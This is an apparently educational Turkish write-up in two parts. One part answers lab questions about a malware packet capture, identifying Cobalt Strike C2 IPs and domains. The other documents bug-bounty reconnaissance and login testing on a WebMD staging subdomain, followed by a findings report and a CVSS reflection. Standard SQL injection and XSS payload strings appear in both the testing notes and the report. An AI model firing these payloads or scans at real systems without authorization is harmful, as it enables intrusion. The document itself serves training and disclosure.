
Filtre: tcp.port == 443 && ip.dst == 148.72.192.206

(148.72.192.206 = finejewels.com.au'nun IP'si, DNS sonucunda görünüyordu)

Çıkan paketlerden birine sağ tıkla → Follow → TCP Stream



IP adresini buldum.



Açılan pencerede sertifika bilgisi gözüktü: GoDaddy

9- Pcap dosyasındaki trafikte 2 tane Cobalt Strike C2 sunucusunun IP adresini bulmam gerek.

Adım 1 — Statistics > Conversations aç:

Statistics → Conversations → TCP sekmesi
Cobalt Strike C2 iletişimi TCP kullanır çünkü.

Burada en çok trafik giden IP'leri görürsün.

Adım 2 — Şüpheli IP'lere bak:


Adım 3 — VirusTotal'da incele

En çok paket gönderen ıp lerden başlayarak IP'yi arama kutusuna yazdım → Community sekmesine tıkla → "Cobalt Strike" yazıyor mu kontrol ettim.

:

IP	Açıklama
185.106.96.158	Cobalt Strike C2
185.125.204.174	Cobalt Strike C2

10- *Önceki sorudaki ilk Cobalt Strike IP adresi için Host header nedir?*



ilk önce adresi filtreliyorum

TCP stream ile bakınca host name : ocsp.verisign.com

Host Header:

- HTTP isteğinin içinde giden teknik bilgi
- Sunucuya "ben hangi siteye bağlanmak istiyorum" diye söyler

- Bir IP'de birden fazla site olabilir, host header doğru siteye yönlendirir

11-

Passive DNS Replication (9)

Date resolved	Detections	Resolver	Domain
2022-05-07	0 / 94	VirusTotal	lus1.inzenyn.xyz
2022-04-23	0 / 94	VirusTotal	1us.epicgames.asia
2021-09-14	12 / 94	VirusTotal	survmeter.live
2019-07-25	0 / 94	VirusTotal	jiemeiyun.com
2019-07-24	0 / 94	VirusTotal	baiqiku.com
2019-07-22	0 / 94	VirusTotal	tlzycar.com
2019-07-05	0 / 94	VirusTotal	bnfxjy.com
2019-07-04	0 / 94	VirusTotal	jejubaoche.com
2019-06-14	0 / 94	VirusTotal	www.jejubaoche.com

Virüs Total de Relations kısımına bakınca aradığım alan adının survmeter.live olduğunu düşünüyorum.

12-

Passive DNS Replication (2)

Date resolved	Detections	Resolver	Domain
2022-01-21	6 / 94	VirusTotal	mobilecontract-belfius.cc
2021-09-13	7 / 94	VirusTotal	securitybusinpuff.com

Communicating Files (1)

Virüs Total de Relations kısımına bakınca aradığım alan adının securitybusinpuff.com olduğunu görüyorum.Tarihi de uygun.

13-

Virüs kurulduktan sonra saldırgana veri göndermek, komut almak için bir domain'e bağlanır. İşte bu enfeksiyon sonrası trafik.

HTTP POST trafiğine bakılıyor:

http.request.method == "POST"

Çünkü virüs saldırgana veri gönderirken POST metodu kullanır.

Çıkan paketlerden birine sağ tıkla → Follow → HTTP Stream → Host: satırına bak.

Wireshark · Follow HTTP Stream (tcp.stream eq 104) · carnage.pcap


```
POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k= HTTP/1.1
Host: maldivehost.net
Content-Length: 112
```

http stream yapınca domain name i maldivehost.net olarak görüyorum.

14-


Filtre : http.request.method == "POST"

Pakete sağ tıkla → Follow → HTTP Stream



15-

-Time kısmı üzerinde bir sıralama yapıyorum ve giden ilk paketi tespit ediyorum.




16-

http Stream ile öğrendim.


ilk paketin server header ı : Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4

17-

Virüs kurulduktan sonra "kurbanın dış IP'si nedir?" diye kontrol etmek için bir API servisine DNS sorgusu atmış. Bu sorgunun tarih ve saatini bul diyor.




Bu filtre sadece "api" geçen DNS sorgularını getirir.



frame kısımından tarihi görüyoruz.

18-




Follow-UDP Stream seçeneği içerisinde görüntülüyorum ve cevaba erişiyorum.


19-

Malicious Spam = Zararlı içerikli spam e-posta.

Virüs kurbanın bilgisayarına yerleştikten sonra kurbanın bilgisayarını kullanarak başka kişilere spam mail göndermiş.





Smtp ve mail from a göre filtreledim.



TCP stream ile cevaba ulaştım.

20- Statistics>Protocol Hierarchy kısmına bakıyorum






FAZ 2: Gerçek Saha Operasyonu (Web Recon & VDP Raporu)

BÖLÜM C: Av Mevsimi (Saha Adımları)


Cephe 1: Hedef Seçimi ve Keşif (Recon Haritası)




Seçtiğim hedef target : beta.webmd.com

Subdomain Keşfi (subfinder)

665 subdomain buldum.



Httpx ile status code larına baktım subdomainlerin.




200 OK dönenleri de ayrı bir dosyaya kayıt ettim

Seçtiğim subdomain : staging.patientjourneys.webmd.com

"Command Center" başlığı var

Staging = test ortamı, güvenlik daha gevşek olabilir

"Command Center" = admin paneli olabilir




dirsearch ile gizli dizin taraması yaptım bu subdomain için. Hem dizin hem dosya taradım. 3 tane gizli dizin seçeceğim. Sadece 200 dönenleri only_200_dirsearch.txt dosyasına kayıt ettim.

Seçtiğim 3 dizin : credentials.csv , known_tokens.csv , version.txt

Cephe 2: Zafiyet Avı (Vulnerability Assessment)

1. credentials.csv


https://staging.patientjourneys.webmd.com/credentials.csv



dirsearch credentials.csv için dirsearch de 200 döndü Burp'te 304, tarayıcıda 404 görüldü Sunucu tüm path'lere önce 200 sonra redirect yapıyor (Soft-404 pattern)

2. known_tokens.csv

https://staging.patientjourneys.webmd.com/known_tokens.csv




known_tokens.csv için dirsearch de 200 döndü Burp'te 304, tarayıcıda 404 görüldü
Sunucu tüm path'lere önce 200 sonra redirect yapıyor (Soft-404 pattern)

3. version.txt


https://staging.patientjourneys.webmd.com/version.txt

19B — diğerlerinden farklı!
Status: 200 OK
İçerik: version - 376e9b7d
Risk: Saldırgan bu hash ile kaynak kodu veya bilinen CVE'leri araştırabilir.



version - 376e9b7d
Versiyonu araştırdım ama hakkında bir şey bulamadım .


Subdomain incelemesi: https://staging.patientjourneys.webmd.com




1 — SQLi Denedim
Username: admin'@test.com OR '1'='1' --
Password: test
Username: test'@x.com' OR '1'='1'--
Password: test

Username: admin'-- @test.com
Password: test


2 — XSS Denedim
Username: "><script>alert(1)</script>@test.com
Password: test
Username: test+<img src=x onerror=alert(1)>@test.com
Password: test





Bütün denemelerde yukarıdaki sonuçları aldım.

3 — IDOR Denedim



http history kısımında da IDOR için uygun post oluşmadı.

Sonuç: Client-side validasyon devrede. "Username must be a valid email address" hatası döndü. Sunucuya istek ulaşmadı.

Savunma Mekanizması: Frontend email validasyonu aktif, POST isteği oluşmadı.
Aynı durum I Forgot linki için de geçerli .

Cephe 3: Profesyonel Raporlama (Kritik Teslimat)

Güvenlik Değerlendirme Raporu

Hedef Program: WebMD — HackerOne Public Bug Bounty
Test Edilen Alan: webmd.com ve alt alan adları
Test Tarihi: 11 Mart 2026
Araçlar: subfinder, httpx, dirsearch, Burp Suite

Keşif ve Subdomain Analizi

subfinder -d webmd.com komutuyla pasif subdomain taraması gerçekleştirildi, **665 subdomain** tespit edildi. Liste httpx üzerinden geçirilerek canlı hostlar filtrelendi, ardından grep "\[200\]" ile sadece HTTP 200 dönen hedefler ayrıştırıldı.

Canlı hostlar arasında staging.patientjourneys.webmd.com öne çıktı — başlığı **"Command Center"** olarak dönüyordu. Staging ortamı + admin panel ifadesi kombinasyonu, bu hedefi öncelikli yaptı.

Bu subdomain üzerinde dirsearch -e php,html,js,json,txt ile **11.454 kelimelik** wordlist taraması yapıldı. Sonuçlar grep "200" ile filtrelenip only_200_dirsearch.txt dosyasına kaydedildi.

Tespit edilen kritik dosyalar:

Dosya	Durum	Değerlendirme
/version.txt	**200 OK — 19B gerçek içerik**	Git commit hash ifşası: 376e9b7d
/credentials.csv	200 (dirsearch) → 304 (Burp) → 404 (tarayıcı)	Soft-404 pattern, içerik yok
/known_tokens.csv	200 (dirsearch) → 304 (Burp) → 404 (tarayıcı)	Soft-404 pattern, içerik yok

credentials.csv ve known_tokens.csv için dirsearch 200 döndürdü ancak Burp Suite HTTP History'de bu istekler 304 olarak görüldü ve tarayıcı 404 sayfası gösterdi. Sunucu tüm bilinmeyen path'lere önce 200, ardından redirect yapan bir **Soft-404** mekanizması kullanıyor — bu durum dirsearch sonuçlarını yanıltıcı hale getiriyor.

/version.txt ise gerçek içerik döndürdü: version - 376e9b7d. Bu değer bir **Git commit hash'i** olup saldırgana uygulamanın hangi sürümde deploy edildiğini gösterir

Zafiyet Testleri

staging.patientjourneys.webmd.com adresinde **"Mobile Connections — A division of WebMD"** markalı bir login sayfası karşıladı. Arka planda staging.api.tomorrownetworks.com API endpoint'ini kullanan bu panel, Burp Suite proxy üzerinden incelendi.

Test 1 — SQL Injection

Email alanına doğrudan SQLi payload'ları girildiğinde form client-side validasyonu devreye girdi:

admin'@test.com OR '1'='1' -- → "Username must be a valid email address"

test'@x.com' OR '1'='1'-- → "Username must be a valid email address"

admin'-- @test.com → "Username must be a valid email address"

Sunucuya hiçbir istek ulaşmadı, POST oluşmadan engellendi.

Test 2 — XSS

"><script>alert(1)</script>@test.com → Client-side validasyon engelledi

test+<img src=x onerror=alert(1)>@test.com → Client-side validasyon engelledi

Test 3 — Burp Suite ile Client Bypass Denemesi

Client validasyonunu atlatmak için Burp Suite Intercept açıldı, normal bir email adresi yazılıp Sign In'e basıldı. Yakalanan istek staging.api.tomorrownetworks.com/usermngt/login adresine giden bir **OPTIONS preflight** isteğiydi — POST henüz oluşmamıştı. Birden fazla Forward'dan sonra gelen istekler incelendi; HTTP History'de sunucuya ulaşan POST'lar yalnızca Google Analytics trafiğinden oluşuyordu. API, CORS mimarisi nedeniyle doğrudan POST oluşturmadan önce preflight'ı tamamlamayı zorunlu kılıyor.

Test 4 — IDOR

HTTP History incelendi, IDOR testine uygun bir kullanıcı ID'si veya kaynak parametresi taşıyan istek oluşmadı.

Genel Bulgular & Kurumsal Risk Değerlendirmesi

BULGULARIM

Client-side validasyon aktif
POST istekleri loglanmıyor (Google Analytics dışında)
Staging ortamı herkese açık
version.txt erişilebilir (376e9b7d)

Sistemde kritik zafiyet tespit edilemedi. Ancak şunu vurgulamak gerekir: **kırılamamak ile güvenli olmak aynı şey değildir.**

/version.txt üzerinden sızan Git commit hash'i tek başına küçük bir bilgi gibi görünür. Ancak bu hash ile ilişkili bir public repository varsa kaynak kod okunabilir; bilinen bir CVE varsa doğrudan exploit yoluna gidilebilir. Bir saldırgan için hedef hakkındaki her bilgi parçası, saldırı yüzeyini genişletir.

Staging ortamının internete açık bırakılması da benzer şekilde değerlendirilmeli. Production ortamları daha sıkı izlenir ve güncellenir; staging ortamları ise genelde bu disiplinin dışında kalır. "Command Center" başlığı taşıyan ve admin panel içerdiği anlaşılan bu ortamın herkese açık olması, kurumsal güvenlik politikasıyla çelişiyor.

Sonuç olarak bu test, sistemin aktif saldırılara karşı savunmalarının çalıştığını doğruladı. Tespit edilen bilgi ifşası ise teknik olarak kayıt altına alınmalı ve kapatılmalıdır.

BÖLÜM D: Mühendislik Vizyonu (Reflection)

1 — Etki Analizi (Impact & CVSS Mantığı)

İkisi de teknik olarak XSS ama risk açısından karşılaştırılamaz bile.

Reflected XSS (Hakkımızda sayfası): Bu açığı kullanmak için saldırganın kurbanı özel hazırlanmış bir linke tıklatması gerekiyor. Kimsenin zaten uğramadığı bir sayfa, yani hem erişim zor hem de hedef kitle değersiz. CVSS'te "User Interaction: Required" ve "Scope: Unchanged" olur. Skoru muhtemelen 4-5 civarında, yani Medium.

Stored XSS (Admin Panel): Payload bir kez yazılıyor, her admin girdiğinde otomatik çalışıyor. Kullanıcı etkileşimi sıfır. Üstelik hedef kitle admin, yani sistemin en yetkili insanları. Bir admin'in session cookie'sini çalarsan tüm sistemi ele geçirirsin. CVSS'te "User Interaction: None", "Privileges Required: None", "Scope: Changed", "Confidentiality: High" olur. Skor 8.5-9.5 arası, yani Critical.

